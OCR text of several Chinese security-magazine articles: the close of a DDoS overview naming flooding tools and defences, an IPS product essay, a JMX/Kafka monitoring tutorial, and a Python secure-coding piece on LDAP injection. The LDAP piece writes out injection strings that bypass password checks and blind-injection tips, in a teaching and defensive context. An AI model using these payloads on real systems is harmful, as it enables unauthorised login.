
随着僵尸网络向着小型化的趋势发展，为降低攻击成本，有效隐藏攻击源，躲避安全设备，同时保证攻击效果，针对应用层的小流量慢速攻击已经逐步发展壮大起来。因此，从另一个角度来说，DDoS 攻击方面目前主要是两个方面：UDP 及反射式大流量高速攻击、和多协议小流量及慢速攻击。

也说说 DDoS 的攻击工具

国人比较讲究：工欲善其事必先利其器。随着开源的 DDoS 工具扑面而来，网络攻击变得越来越容易，威胁也越来越严重。 工具有很多，简单介绍几款知名的，让大家有个简单了解。

LOIC

LOIC 低轨道离子炮，是一个最受欢迎的 DOS 攻击的淹没式工具，会产生大量的流量，可以在多种平台运行，包括 Linux、Windows、Mac OS、Android 等等。早在 2010 年，黑客组织对反对维基解密的公司和机



构的攻击活动中，该工具就被下载了 3 万次以上。

LOIC 界面友好，易于使用，初学者也可以很快上手。但是由于该工具需要使用真实 IP 地址，现在 Anonymous 已经停用了。

HULK (HTTP Unbearable Load King)

HULK 是另一个 DOS 攻击工具，这个工具使用 UserAgent 的伪造，来避免攻击检测，可以通过启动 500 线程对目标发起高频率 HTTP GET FLOOD 请求，牛逼的是每一次请求都是独立的，可以绕过服务端的缓存措施，让所有请求得到处理。HULK 是用 Python 语言编写，对获得源码进行更改也非常方便。

R.U.D.Y.

R-U-Dead-Yet 是一款采用慢速 HTTP POST 请求方式进行 DOS 攻击的工具，它提供了一个交互式控制台菜单，检测给定的 URL，并允许用户选择哪些表格和字段应用于 POST-based DOS 攻击，操作非常简单。

而且它也使用的是 Python 语言编写，可移植性非常好。R.U.D.Y. 能够对所有类型的 Web 服务端软件造成影响，因此攻击的威胁非常大。

这些工具在保持攻击力的同时还再加强易用性，而免费和开源降低了使用的门槛，相信随着攻防对抗的升级，工具会越来越智能化。

最后唠唠 DDoS 的防御

我的导师教过我：DDoS 攻击只是手段，最终目的是永远的利益。而未来网络战争将会出现更加广泛的攻击、更加频繁的攻击和更加精准的攻击，面对这些来临的时候，我们应该如何应对？

设置高性能设备

要保证网络设备不能成为瓶颈，因此选择路由器、交换机、硬件防火墙等设备的时候要尽量选用知名度高、口碑好的产品。再就是假如和网络提供商有特殊关系或协议的话就更好了，当大量攻击发生的时候请他们在网络接点处做一下流量限制来对抗某些种类的 DDoS 攻击是非常有效的。

带宽得保证

网络带宽直接决定了能抗受攻击的能力，假若仅仅有 10M 带宽的话，无论采取什么措施都很难对抗现在的 SYN Flood 攻击。所以，最好选择 100M 的共享带宽，当然是挂在 1000M 的主干上了。

不要忘记升级

在有网络带宽保证的前提下，请尽量提升硬件配置，要有效对抗每秒 10 万个 SYN 攻击包。而且最好可以进行优化资源使用，提高 web server 的负载能力。

异常流量的清洗

通过 DDoS 硬件防火墙对异常流量的清洗过滤，通过数据包的规则过滤、数据流指纹检测过滤、及数据包内容定制过滤等顶尖技术能准确判断外来访问流量是否正常，进一步将异常流量禁止过滤。

考虑把网站做成静态页面


把网站尽可能做成静态页面，不仅能大大提高抗攻击能力，而且还给黑客入侵带来不少麻烦，最好在需要调用数据库的脚本中，拒绝使用代理的访问，经验表明，使用代理访问你网站的 80% 属于恶意行为。

分布式集群防御

这是目前网络安全界防御大规模 DDoS 攻击的最有效办法。分布式集群防御的特点是在每个节点服务器配置多个 IP 地址，并且每个节点能承受不低于 10G 的 DDoS 攻击，如一个节点受攻击无法提供服务，系统将会根据优先级设置自动切换另一个节点，并将攻击者的数据包全部返回发送点，使攻击源成为瘫痪状态，从更为深度的安全防护角度去影响企业的安全执行决策。

就 DDoS 防御方面来说，目前主要是两个方面，大流量攻击可以交给运营商及云端清洗，小流量攻击可以在企业本地进行设备防护，这个分界点根据行业及业务特性的不同会有所差异，大概的量级应该在百兆 BPS 左右。相关的缓解与治理，有兴趣的童鞋可以看看鲍旭华的《破坏之王》，会有不小的启示。

其实，对抗 DDoS 攻击是一个涉及多个层面的问题，在有的环节，有效性和收益率并不对等。所以需要各方面合作，用户也可以多多听听专家的意见，针对攻击事先做好应对的应急方案。有句话说：“god helps those who help themselves.”意思是，上帝只帮助那些自助的人，因此面对 DDoS 的攻击，大家需要具备安全意识，完善自身的安全防护体系才是正解。



写在最后的话

随着全球互联网业务和云计算的发展热潮，可以预见到，针对云数据中心的 DDoS 攻击频率还会大幅度增长，攻击手段也会更加复杂。安全工作是一个长期持续性而非阶段性的工作，所以需要时刻保持一种警觉，而且网络安全不仅仅是某个企业的责任，更是全社会的共同责任，需要大家共同努力。

本文从概念、发展、攻击方式、攻击工具以及防御等各方面全面阐述了 DDoS，是小编在学习过程中的心得和浅析。开始学习以来，一直有个问题萦绕不去：为什么自从 DDoS 出现以后，虽然攻击形式简单，却屡禁不止？希望可以和大家共同探讨。

成熟产品 IPS 的创新实践和思考

■ 李群

成熟产品通常经过多年的研发和市场销售，销售额达到较高的水平，甚至市场占有率比较高的水平。这种状况下，如何保障产品进一步的增长的空间是成熟产品最大的挑战。

一、成熟产品的困境


成熟产品通常经过多年的研发和市场销售，销售额达到较高的水平，甚至市场占有率比较高的水平。这种状况下，如何保障产品进一步的增长的空间是成熟产品最大的挑战。困扰成熟产品的发展的还有很多问题：产品功能逐步丰富后，即使创新出新功能如何引起用户的兴趣？成熟产品通常定位较明确，如何突破传统产品的思维框框进一步创新？内部需求有时候和外部需求有一定的矛盾，如何有机结合起来？新的技术发展如何有效引入到成熟产品的框架中？


绿盟科技的 IDS/IPS 产品有类似成熟产品的状况，销售额上亿，常年销售额领先，市场占有率国内名列前茅。但如何进一步发展，如何按公司战略要求，从模式 / 市场等方面进一步创新？下面是产品和研发团队近期的一些实践和思考。

二、IPS 的 APT 防护

IPS 通常作为 APT 防护产品的反例被提及。而 TAC 产品俱备 APT 攻击检测能力的产品。2015 年公司推出了 NGTP 方案是一种综合 IPS/TAC/BSA/ESPC/NTI 等的综合防护方案。其中就通过信誉的方式把 TAC 的 APT 检测能力通过云端 NTI 传递给 NIPS 进行防护 APT 攻击。


这个方案涉及部件太多，而且云端 NTI 需要手工确认的环节使其实时性不够。因此产品团队又发布了下面的简化方案。IPS 负责文件还原，TAC 作为沙箱对 APT 进行检测，结果通过信誉实时传递给 IPS 生效。





技术难点

这个联动方案主要流程如下。文件还原功能支持主流的 HTTP/FTP/POP3/IMAP/SMTP 等协议的文件还原。通过信誉模块对已经发现的恶意文件进行拦截，通过白名单对信任的来源和文件进行顾虑。通过文件缓存列表避免重复检测。通过 TAC 的 API 传输文件和信誉。经过性能调优 IPS 在 BPS Enterprise 流量模板下性能下降约 10%。而 TAC 不用解析流量还原文件，可以投入更多的计算资源在 APT 检测。



三、IPS 的云端价值


为了更好的提升产品防护能力，期望能将设备和云端进行联动。虽然国际上已经比较接受连接云端，双向联通的概念，国内用户对云端价值感受不深的问题。如何更好的满足两方面的需求，更好的展示云端的价值，是产品团队的一个关键挑战。

3.1 IPS 的移动端

移动端近几年迅猛发展，随时随地方便快捷的优点，让很多在 PC/ 服务器上完成的功能转移到手机上完成。如果用户能够随时随地监控企业威胁状况就是一个非常好的云端价值。下面是一些 IPS 结合手机安全管家的一些功能。用户可以方便的查看重点资产的高威胁级别的告警 / 日志详情，以及 TOP 分析。

3.2 IPS 的威胁情报

为了用户更好的对威胁告警进行分析，提供了对外网 IP 的威胁情报信息展示的能力。可以关联 IP 的端口 /banner/ 地理位置 / 相关告警等信息。



3.3 行业威胁对比分析

对收上来的日志，能够提供同行业的威胁状况分析。

3.4 技术难点

一个难点是功能如何分布。涉及到绿盟云 / 安全管家团队 /A 接口 /SEER、NTI 团队 /IPS 团队。界面在手机上，NTI 页面在绿盟云上，SEER 信息在内网。最后确定了告警数据存储在绿盟云存储，IPS 数据分析服务器访问内网的 SEER 服务器和云存储数据对外提供 REST 接口，手机和绿盟云的 NTI 查询程序访问 IPS 数据分析服务器获取数据。

另一个难点是获取行业信息。销售数据分析表中有行业信息和用户名，但没有设备 ID，告警中可以有设备 ID，许可证系统中有设备 ID 和客户名称，但这里的客户名称和销售数据分析表中的名称又不一致。通常是缩写，简称。比如：神州绿盟科技有限公司上海分公司和上海绿盟。自动访问 ERP/PAOC 等系统难度又太大，就手工获取数据，通过程序进行名字关联的方式进行了关联。产生了设备到行业的映射。从效果看只有几台没有行业信息。

还有一些细节比如用户注册过程优化，服务条款定义等。另一个问题是数据量大的情况下的查询性能问题，后面会详细说。


3.5 IPS 的反馈响应

传统上用户要反馈产品某个告警给厂商，通常需要打电话或发邮件。而且告警没有附带的网络报文，如果排查问题比较困难，成本很高。最新版本的 IPS 告警附带了告警相关的网络报文，用户可以自己下载分析，也可以通过按钮直接反馈给厂商。当然这个功能需要连接到云端先。

四、IPS 的机器学习实践


机器学习算法在上个版本 IPS 就有实践，用来检测 SQL 注入和 XSS 等 WEB 攻击，这次更是引入了研究部门的最新研究成果吸星算法，实现了相关通用部件，进一步降低了 WEB 攻击的漏报率和误报率，提升了检测能力和性能。

另外 IPS 产品团队在和规则团队一起进行攻击检测能力提升的预研。



五、IPS 的虚拟化处理能力上 10G

上半年前场反馈期望咱们的虚拟 IDS 能有 10G 以上的处理能力。而 2015 年的虚拟 IDS 只有约 300M 的处理能力。经过虚拟化研究团队和 IPS 团队通力合作，顺利通过客户环境测试，性能达到 10G bps 的处理能力。




六、威胁防御能力的提升

虽然经过了多年的产品发展，但由于产品涉及部件比较多，有些团队又在异地。这种分割导致有些设计 / 性能上存在一些问题。

作为产品的核心能力，威胁防护能力的提升一致是产品核心关注的部分。通过突破惯性思维，打破部件割裂，在威胁防护能力上有了很大的提升。

5.6.10 结项时，发现文件信誉功能开启会导致性能下降 70%，基本是不可用的程度。各部件都在排查提升性能，探索性能问题。发现核心问题是文件还原必须让协议解码和规则引擎开启全长扫描，而引擎组同事认为理所当然，想文件还原必须开启，文件还原的负责同事和文件信誉的同事觉得自己这块性能只能如此。通过多方沟通，实现了还原不依赖于全长扫描实现了文件还原。文件信誉功能对性能影响下降到 10% 以内。




另一个问题关于流量的协议识别率。应用识别组的同事负责端口协议规则和应用识别规则。为了准确识别应用，尽量减少端口规则，增加应用识别规则，而且越细越好。为了性能考虑，引擎组只能缺省关闭应用识别。这样就导致有些流量不能正确识别出协议进而不能过规则。

经过多次电话会议和讨论，增加了端口协议规则和通用协议识别规则。缺省模板下新增生效的协议解码 1X 种，新增几十个规则检测能力，BPS level5 检测新增 5X 个阻断，上升 2.33%。

有一个 bug 也是和性能有关。为了性能考虑过长请求 / 响应后的请求 / 响应可被忽略。但这样如果后续请求 / 响应中有威胁就不能有效发现。经过重新设计后，性能 10% 损失下，过长的字段选择性的检测，并继续对后续请求和响应进行解码。

在威胁检测能力上增强了抗 DoS 的能力。并增加了部分威胁检测规则。



七、IPS 的国际化启动

经过和国际部的沟通，上半年启动了产品的国际化过程。上半年 IPS 和 TAC 基本完成了界面的英文化工作。

八、创新思考

首先要求团队定位高远，追求卓越。有些问题可以简单规避，甚至承认现状，也可以深入分析，彻底改进。有些功能可以简单的实现，也可以深入引领，创造价值。没有目标就不会有动力。

需要打破部件割裂，全局设计目标。产品越来越复杂，要实现一个功能或改进需要涉及多个团队，设置多个部门，甚至异地的多个部门。任何一个团队有不同的想法，产品得不到有效的支持，相关功能和改进都无法实现或无法高效的实现。关键流程上需要重点考虑和梳理。模块间上下游应该有一定的互相了解和学习。避免信息割裂。

全面搜集基础数据。要发现问题，要设置合理目标，要看改进效果，都需要基础数据。这种数据可以是关键维度的测试结果，也可以是关键流程的设计文档。

领导 / 团队支持非常重要。团队给力，多团队的支持，领导的重视和支持，对创新都非常重要。

JMX 监控实战

■ 何彪

JMX 让程序有被管理的功能，它的应用场景非常多。总的来说只要是运行在 java 虚拟机上的应用 , 例如 tomcat、 jboss 、web app 等都可以通过 jmx 方式来进行数据监控或者在程序运行的状态下对程序进行“操作”，在不需要太多的工作和努力情况下让开发或者运维人员对程序的运行及其所处理的数据的性质获得深入了解。


JMX 介绍

Jmx（Java Management Extensions）java 管理拓展

JMX 特点：JMX 可以跨越一系列异构操作系统平台、系统体系结构和网络传输协议，灵活的开发无缝集成的系统、网络和服务管理应用。

总的来说 JMX 既是 Java 管理系统的一个标准，一个规范，也是一个接口，一个框架。

JMX 的体系层次结构



- **分布层：**是 JMX 架构对外一层，分布层负责使用 JMX 代理对外部世界可用。有两种类型的分布式交互。第一种类型是由适配器来实现，它通过 HTTP 或 SNMP 一类的协议提供了 MBean 的可见性。第二种类型是连接器，它将代理的 API 暴露给其它分布式技术，如 Java RMI。（管理访问框架接口）
- **代理层：**代理层主要组件是 MBean 服务器，MBean 服务器提供 MBean 的注册使用，它是 JMX 代理的核心。（访问资源接口）
- **指令层：**指令层是接近管理资源的一层，它由代理中注册的 MBean 构成 MBean 使得资源可以通过代理来被管理。（处理资源）


在 java 中通过以上三层的处理将 jvm 的 resource 获取到。在 java se 中提供了 jmx 在 jdk 的一个应用包: java.lang.management 、javax.management

Kafka

Kafka 是由 LinkedIn 开发的一个分布式的消息系统。因其水平扩展能力及高吞吐率的优点被选作为 BSA 平台的消息系统。它是 BSA 平台的数据入口，对其关键参数的监控有助于平台使用者对整个平台的运行情况的把握。

Kafka 的官方文档对 kafka 的监控指标有了讲解（http://kafka.apache.org/documentation.html 6.6 节），该文档中也讲述了 kafka 是通过 JAVA Metrics 进行内部状态的监控，并且通过 jmx 对 metric 进行 report。

监控设计



- **第一步：启动 jmx 端口**

  启动 jmx 端口有两种方式：

  方式一：在运行启动命令前 加上系统预留的 JMX_PORT

```
JMX_PORT=9999 nohup bin/kafka-server-start.sh config/server.properties &
```

  方式二：修改 kafka-server-start.sh 加入以下代码


```
If [ “x$JMX_PORT” = “x”]; then
    Export JMX_PORT = “9999”
Fi
```

- **第二步：通过 jmx 的 9999 端口访问观察 MBean 及 metric 数据**

  打开 JConsole，

  输入，service:jmx:rmi:///jndi/rmi://10.67.1.105:9999/jmxrmi

  通过 jconsole 来观看其 metrics 信息



  Jconsole 只能初浅的查看一些 metrics 信息，还不能达到监控的级别。

- **步骤三：通过定时 job 来获取 metrics 数据并且传到管理节点存储，组织数据进行展示。**

  数据获取的关键代码如下：

  定义连接信息：（分布层）

```
jmxServiceURL = new JMXServiceURL(jmxServiceUrl);
```

```
1.String jmxServiceUrl = "service:jmx:rmi:///jndi/rmi://" + ip + ":" + port + "/jmxrmi";
```

  获取接口层：（代理层）

```
mBeanServerConnection = jmxConnector.getMBeanServerConnection();
1.jmxConnector = JMXConnectorFactory.connect(jmxServiceURL);
```

  处理层：（指令层）

```
tmpSet = mBeanServerConnection.queryMBeans(objectName, null);kafka通过jmx report获取的met

sampleAttrValue=mBeanServerConnection.getAttribute(sampleMBeanName, "Count").toString();

objectName = new ObjectName(KafkaMertic.Kafka.MESSAGECOUNT);

kafka.server (MBean Name)

BrokerTopicMetrics (Type)

   AllTopicsMessagesInPerSec, 所有topic每秒messages数

   AllTopicsBytesInPerSec, 所有topic每秒in的字节数

   AllTopicsBytesOutPerSe, out的字节数, 没有out的message数, 为啥? 呵呵

ReplicaManager

     UnderReplicatedPartitions, 即有几个partition实际replica数是小于设置数的(|ISR| < |all rep

     PartitionCount, partition的个数

kafka.network

RequestMetrics

   {Produce|Fetch-consumer|Fetch-follower}-RequestsPerSec, 每秒producer或consumer请求次数,

   {Produce|Fetch-Consumer|Fetch-Follower}-TotalTimeMs, Request total time

   {Produce|Fetch-Consumer|Fetch-Follower}-QueueTimeMs, Time the request waiting in the


   {Produce|Fetch-Consumer|Fetch-Follower}-LocalTimeMs, Time the request being processed


   {Produce|Fetch-Consumer|Fetch-Follower}-RemoteTimeMs, Time the request waits for the

        {Produce|Fetch-Consumer|Fetch-Follower}-ResponseSendTimeMs, Time to send the res
```

- **步骤四：数据整理，拼接前端需要的 json**

- **步骤五：监控数据展示效果**





结束

JMX 让程序有被管理的功能，它的应用场景非常多。总的来说只要是运行在 java 虚拟机上的应用，例如 tomcat、 jboss 、web app 等都可以通过 jmx 方式来进行数据监控或者在程序运行的状态下对程序进行“操作”，在不需要太多的工作和努力情况下让开发或者运维人员对程序的运行及其所处理的数据的性质获得深入了解。在监控层面上来讲，现在大多数的应用都支持 jmx，其开发的端口可为我们运维监控提供了简单，可靠的数据接口。

Python 安全编码之预防 LDAP 注入

■ 廖新喜

LDAP（Lightweight Directory Access Protocol）轻量级目录协议，是一种在线目录访问协议，主要用于资源查询，是 X.500 的一种简便的实现。它是一种树结构，查询效率很高，插入效率稍低。目录和数据库有很多相似之处，都用于存放数据，可以查询插入，目录可以存放各种数据，而数据库的数据则有比较严格的约束条件。

LDAP 目录以入口 (entry，目录中存储的基本信息单元) 的形式存储和组织数据结构，每个入口有一个唯一标示自己的专属名称 (distnguished name)，DN 由系列 RDNs(ralative distinguished names) 组成。另外还有两个常见的结构，对象类和属性。对象类 (object class) 会定义独一的 OID，每个属性 (attribute) 也会分配唯一的 OID 号码。

1 LDAP 注入原理

谈起 LDAP 注入首先得从 LDAP 的查询语法开始，基本的查询语法如下：

search 语法：attribute operator value

```
`search filter options:( "&" or "|" (filter1) (filter2) (filter3) ...) ("!" (filter))`
```

主要根据属性和值进行搜索，就如浏览网页时我们通常并不会浏览某个目录，而是其下存在的某个文件。

LDAP 的 URL 形式为：

```
ldap://:/, :[?[??]]`
```

例如：

```
`ldap://austin.ibm.com/ou=Austin,o=IBM`
```

1.1 注入过程

从注入原理来看，ldap 注入分为 and 注入和 or 注入，先看 and 注入情形，假设查询结构如下：

```
`(&(user=username)(passwd=password))`,
```

这可能是采用采用 LDAP 进行登录验证的查询语句，其中 username 和 password 都是用户可控制的参数，那么可以在 user 处注入

```
`admin*)(objectClass=*)`
```

形成如下

```
`(&(user=admin*)(objectClass=*))(passwd=password))` 有点小语法错误，如果在user处注入`admin*)(
`(&(user=admin*)(objectClass=*))(|(objectClass=void)(passwd=passwd))`
```

无语法错误，对于 openldap 来说，只会执行第一个 & 括号内的内容，由于 objectClass=* 恒为真，我们就能无需密码以 admin 用户的身份登录系统

如果不允许两个过滤服务器的执行，则是

```
`(&(user=username)(injected_filter)(passwd=password))`
```

对于 or 注入，查询表达式如下：

```
`(|(user=username)(email=email_addr))`
```

假如 username 可控，即可注入

```
`username*)(objectClass=void))(|objectClass=void`
```

形成

```
`(|(user=username)(objectClass=void))(|objectClass=void)(email=email_addr))`,
```

由于 objectClass=void 恒为假，所以只有 user=username 的时候整个值为真。

1.2 渗透技巧

对于渗透测试来说，还是要看报错，比如输入 \, 如果关闭了报错接口，可以通过正确参数后加“*”字符，如果返回一致，必有蹊跷，很有可能就是一个注入点，接着就可以尝试盲注的方式，简单的盲注就是“a*”这种方式。

1.3 调试与验证

在代码审计过程中，有些时候代码结构庞大，为了验证是否存在注入点，不好直接改写在 python 命令行中执行，那么就可以尝试打开 ldap 的日志，这样直接从 url 参数中加入注入元素，就能很好的观察注入的效果。下面是打开 ldap 日志的方法。一般的文章中都是打开 syslogd，如果已经替换成了 rsyslogd，也不要惊慌。rsyslogd 是 syslogd 的升级包，原来的配置文件都还可用，增加了很多新功能，如能监听端口或者 IP。下面就是打开 LDAP 日志的步骤：

1. 在 slapd.conf 中加一行：

```
```loglevel 4095 ```
```

2. 在 /etc/rsyslog.conf 中加入 ldap 日志文档：

```
```local4.* /var/log/ldap.log```
```

3. 在终端用命令重启 syslog 服务

```
```# service rsyslog restart```
```

4. 在 /var/log/ 下可以找到一个 ldap.log 文件

```
```ldapsearch -h 10.5.5.5 -p 389 -D 'o=customer' -W -x -b "o=customer" "cn=645*"```

```-D binddn bind DN

-W          prompt for bind password

-x          Simple authentication

-b basedn base dn for search```
```
```

随着时间增长，这个日志会增长较快，注意删除。

```
```

In [70]: import ldap

In [71]: l = ldap.initialize('ldap://10.5.0.220:389')

In [76]: l.bind('LDAP_ROOTDN','LDAP_ROOTPW')

Out[76]: 4

In [77]: l.search_s('LDAP_ROOTDN',ldap.SCOPE_SUBTREE,'(cn=645*)')

Out[77]:

[('cn=64502d93-a8ab-3ba1-991a-74cfde8cb333,cn=admin,o=3333049f-92d2-3c3a-91c2-6e1ef4c6a6

```
</pre>

而且ldap的查询接口不像sql结果，有参数化查询，ldap的接口只能从参数过滤上做功夫来防止注入,但是好歹ldap提

<pre class="lang:default decode:true ">```python

def escape_filter_chars(assertion_value,escape_mode=0):

"""

Replace all special characters found in assertion_value

by quoted notation.



escape_mode

    If 0 only special chars mentioned in RFC 4515 are escaped.

    If 1 all NON-ASCII chars are escaped.

    If 2 all chars are escaped.

"""

if escape_mode:

  r = []

  if escape_mode==1:

    for c in assertion_value:

